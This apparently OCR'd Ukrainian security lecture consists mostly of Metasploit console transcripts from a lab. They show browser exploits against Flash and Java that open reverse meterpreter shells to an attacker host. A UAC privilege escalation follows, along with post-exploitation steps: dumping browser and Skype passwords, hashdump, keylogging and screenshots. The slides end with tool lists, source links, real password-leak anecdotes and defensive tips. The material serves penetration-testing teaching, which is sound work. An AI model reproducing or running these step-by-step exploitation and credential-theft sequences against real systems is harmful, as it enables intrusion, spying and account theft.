
#msfconsole _ 2015-0313 (Adobe Flash)

```
msf > use exploit/windows/browser/adobe_flash_worker_byte_array_uaf
msf exploit(adobe_flash_worker_byte_array_uaf) > set srvhost 7.7.7.7
srvhost => 7.7.7.7
msf exploit(adobe_flash_worker_byte_array_uaf) > set srvport 80
srvport => 80
msf exploit(adobe_flash_worker_byte_array_uaf) > set uripath /flash
uripath => /flash
msf exploit(adobe_flash_worker_byte_array_uaf) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_flash_worker_byte_array_uaf) > set lhost 7.7.7.7
lhost => 7.7.7.7
msf exploit(adobe_flash_worker_byte_array_uaf) > set lport 443
lport => 443
msf exploit(adobe_flash_worker_byte_array_uaf) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 7.7.7.7:443
msf exploit(adobe_flash_worker_byte_array_uaf) > [*] Using URL: http://7.7.7.7:80/flash
[*] Server started.
[*] 7.7.7.3         adobe_flash_worker_byte_array_uaf - Gathering target information.
[*] 7.7.7.3         adobe_flash_worker_byte_array_uaf - Sending HTML response.
[*] 7.7.7.3         adobe_flash_worker_byte_array_uaf - Request: /flash/ttwHZo/
[*] 7.7.7.3         adobe_flash_worker_byte_array_uaf - Sending HTML...
[*] 7.7.7.3         adobe_flash_worker_byte_array_uaf - Request: /flash/ttwHZo/VypfRd.swf
[*] 7.7.7.3         adobe_flash_worker_byte_array_uaf - Sending SWF...
[*] Sending stage (882688 bytes) to 7.7.7.3
[*] Meterpreter session 3 opened (7.7.7.7:443 -> 7.7.7.3:49205) at 2015-05-15 09:39:16 -0400
msf exploit(adobe_flash_worker_byte_array_uaf) > sessions -i 3
[*] Starting interaction with 3...
```




#msfconsole _ ask (priv. escalation)

```
meterpreter > getuid
Server username: win7\support
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect.
meterpreter > background
[*] Backgrounding session 3...
msf exploit(adobe_flash_worker_byte_array_uaf) > back
msf > use exploit/windows/local/ask
msf exploit(ask) > set session 3
session => 3
msf exploit(ask) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ask) > set lhost 7.7.7.7
lhost => 7.7.7.7
msf exploit(ask) > set lport 444
lport => 444
msf exploit(ask) > exploit

[*] Started reverse handler on 7.7.7.7:444
[*] UAC is Enabled, checking level...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Uploading UOSibxD.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (882688 bytes) to 7.7.7.3
[*] Meterpreter session 4 opened (7.7.7.7:444 -> 7.7.7.3:49206) at 2015-05-15 09:48:34 -0400

meterpreter > getuid
Server username: win7\root
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



#msfconsole _ java_signed_applet

```
msf > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > set srvhost 7.7.7.7
srvhost => 7.7.7.7
msf exploit(java_signed_applet) > set srvport 80
srvport => 80
msf exploit(java_signed_applet) > set uripath /
uripath => /
msf exploit(java_signed_applet) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(java_signed_applet) > set lhost 7.7.7.7
lhost => 7.7.7.7
msf exploit(java_signed_applet) > set lport 443
lport => 443
msf exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
msf exploit(java_signed_applet) >
[*] Started reverse handler on 7.7.7.7:443
[*] Using URL: http://7.7.7.7:80/
[*] Server started.
[*] 7.7.7.3         java_signed_applet - Handling request
[*] 7.7.7.3         java_signed_applet - Sending SiteLoader.jar. Waiting for user to click 'accept'...
[*] 7.7.7.3         java_signed_applet - Sending SiteLoader.jar. Waiting for user to click 'accept'...
[*] Sending stage (882688 bytes) to 7.7.7.3
[*] Meterpreter session 1 opened (7.7.7.7:443 -> 7.7.7.3:49291) at 2015-05-15 11:09:53 -0400

msf exploit(java_signed_applet) > sessions

Active sessions
===============

  Id  Type                   Information       Connection
  --  ----                   -----------       ----------
  1   meterpreter x86/win32  win7\root @ WIN7  7.7.7.7:443 -> 7.7.7.3:49291 (7.7.7.3)
```



#msfconsole _ postexploit #1


```
meterpreter > pwd
C:\Users
meterpreter > cd "C:\\Tmp"
meterpreter > ls
Listing: C:\Tmp
===============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  92672   fil   2015-05-15 10:22:44 -0400  PasswordFox.exe
100777/rwxrwxrwx  182368  fil   2015-05-15 10:22:50 -0400  SkypeLogView.exe
100777/rwxrwxrwx  90624   fil   2015-05-15 10:22:37 -0400  iepv.exe

meterpreter > shell
Process 2564 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Tmp>iepv.exe /stext ie.txt
iepv.exe /stext ie.txt

C:\Tmp>PasswordFox.exe /stext ff.txt
PasswordFox.exe /stext ff.txt

C:\Tmp>SkypeLogView.exe /skype.txt
SkypeLogView.exe /skype.txt

C:\Tmp>^C
Terminate channel 4? [y/N]  y
meterpreter > download ie.txt
[*] downloading: ie.txt -> ie.txt
[*] download   : ie.txt -> ie.txt
```

```
meterpreter > cat ie.txt
================================================
Entry Name        : https://accounts.google.com/servicelogin
Type              : AutoComplete
Stored In         : Registry
User Name         : mcafeemdm
Password          : B@Dpass123
Password Strength : Strong
================================================

meterpreter > cat ff.txt
==================================================
Record Index      : 1
Web Site          : https://login.skype.com
User Name         : testlab.bako
Password          : B@Dpass123
meterpreter > cat skype.txt
==================================================
Record Number     : 40
Action Type       : Chat
Action Time       : 5/14/2015 4:21:58 PM
End Time          :
User Name         : oleg.lobodin testlab.bako
Display Name      :
Duration          :
Chat Message      :
ChatID            :
Filename          :
================================================

================================================
Record Number     : 44
Action Type       : Chat Message
Action Time       : 5/14/2015 4:22:12 PM
End Time          :
User Name         : testlab.bako
```

#msfconsole _ postexploit #2

```
meterpreter > getuid
Server username: win7\root
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name
 ---   ----  ----
 0     0     [System Process]
 4     0     System
 172   404   conhost.exe
 280   4     smss.exe
 356   344   csrss.exe
meterpreter > migrate 676
[*] Migrating from 3904 to 676...
[*] Migration completed successfully.
meterpreter > execute -H -f calc.exe
Process 2248 created.
meterpreter > screenshot
Screenshot saved to: /root/NeFvPHxN.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
```

```
meterpreter > hashdump
ghost:501:aad3b435b51404eeaad3b435b51404ee:899858313a9f440a3b6cc47bb5c8f08d:::
root:500:aad3b435b51404eeaad3b435b51404ee:79f1c5f99f49155f8a5434e8da5c75b2:::
support:1000:aad3b435b51404eeaad3b435b51404ee:412085664c2e036b5b4973d8c32d3b6c:::
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> r <Return>  <Alt>  <LMenu>  <F4>  <LWin> rnotepad
turn>  <Ctrl>  <LCtrl> s <Left>  <Left>  <Left>  <Left>  <
>  <Tab>  <Tab>  <Tab>  <Tab>  <Tab> B@Dpass123 <Return>

 <Return> my new password is B@Dpass123 <Return>  <Return> my VISA number is .. <Ret
<Back> tmp <Return>  <Alt>  <LMenu>  <F4> https://gmail.com <Return> mcafeemdm <Retu
```



На самостійне опрацювання

Veil-Evasion

acunetix

Nessus® Home

Social-Engineer Toolkit

Важливо!

Інструменти – це лише частина тестів на проникнення.

Не варто зациклюватися на msf і сканерах вразливостей.

Підключайте мозок.

Пишіть власні скрипти, створюйте свої експлойти.

І не робіть шкоди людям, які не переймаються безпекою.

Sources #1

• 7 кроків (у попередній серії..)	slideshare.net/Glok17/7-steps-vrad
• **Vlad Styran slides**	slideshare.net/sapran/presentations
• Nmap guide	nmap.org/docs.html
• Google dorks	exploit-db.com/google-hacking-database
• Chris Gates slides	slideshare.net/chrisgates
• **Rob Fuller slides**	slideshare.net/mubix
• Exploit DB	exploit-db.com
• CVE	cvedetails.com
• AV evasion	veil-framework.com/guidesvideos/
• **Добірка тематичних джерел**	vulnhub.com/resources

Sources #2

- **Steven Rambam**
  - "Privacy is Dead - Get Over It" (1.08.10 _ HOPE)
  - "Privacy: A Postmortem" (14.07.12 _ HOPE)
  - "… Taking Anonymity" (19.07.14 _ HOPE)
- Kali Linux tools listing http://tools.kali.org/tools-listing
- Metasploit Unleashed offensive-security.com/metasploit-unleashed
- **Paula Januszkiewicz videos** channel9.msdn.com/Events/Speakers/Paula-Januszkiewicz
- Mark Russinovich videos channel9.msdn.com/Events/Speakers/Mark-Russinovich
- **Björn Kimminich slides** slideshare.net/BjrnKimminich
- Tools from Mark Russinovich technet.microsoft.com/en-us/sysinternals/bb842062.aspx

Людський фактор

2012 – Фото принца Вільяма розкрили паролі авіабази ВПС Англії

Людський фактор

2014 – Чемпіонат світу з футболу, центр безпеки, пароль Wi-Fi


b5a2112014

Людський фактор

2015 – Канал TV5Monde “засвітив” свої паролі під час інтерв'ю

Людський фактор

2015 – В сюжеті BBC “засвітили” паролі залізничної системи Ватерлоо



Мої вам рекомендації

1) Будьте обережними та уважними при роботі з IT
2) Не сидіть під обліковим записом admin/root, не вимикайте UAC (!)
3) Вчасно оновлюйте software на серверах та робочих станціях
4) Перевірте ваші системи на наявність вразливостей, про які йшла мова
5) x64 OS + віртуалізація (Vbox, qemu) + VirusTotal etc = вже краще
6) Система без Java, Flash та Adobe Reader? + 77 до карми
7) Не залишайте власних слідів на чужих системах (*паролі, облікові записи..*)
8) Не пускайте аби-кого за свої системи (“*подивитись пошту*” *тощо*)
9) **Тренуйтеся лише на власних системах!**

Дякую Вам за увагу!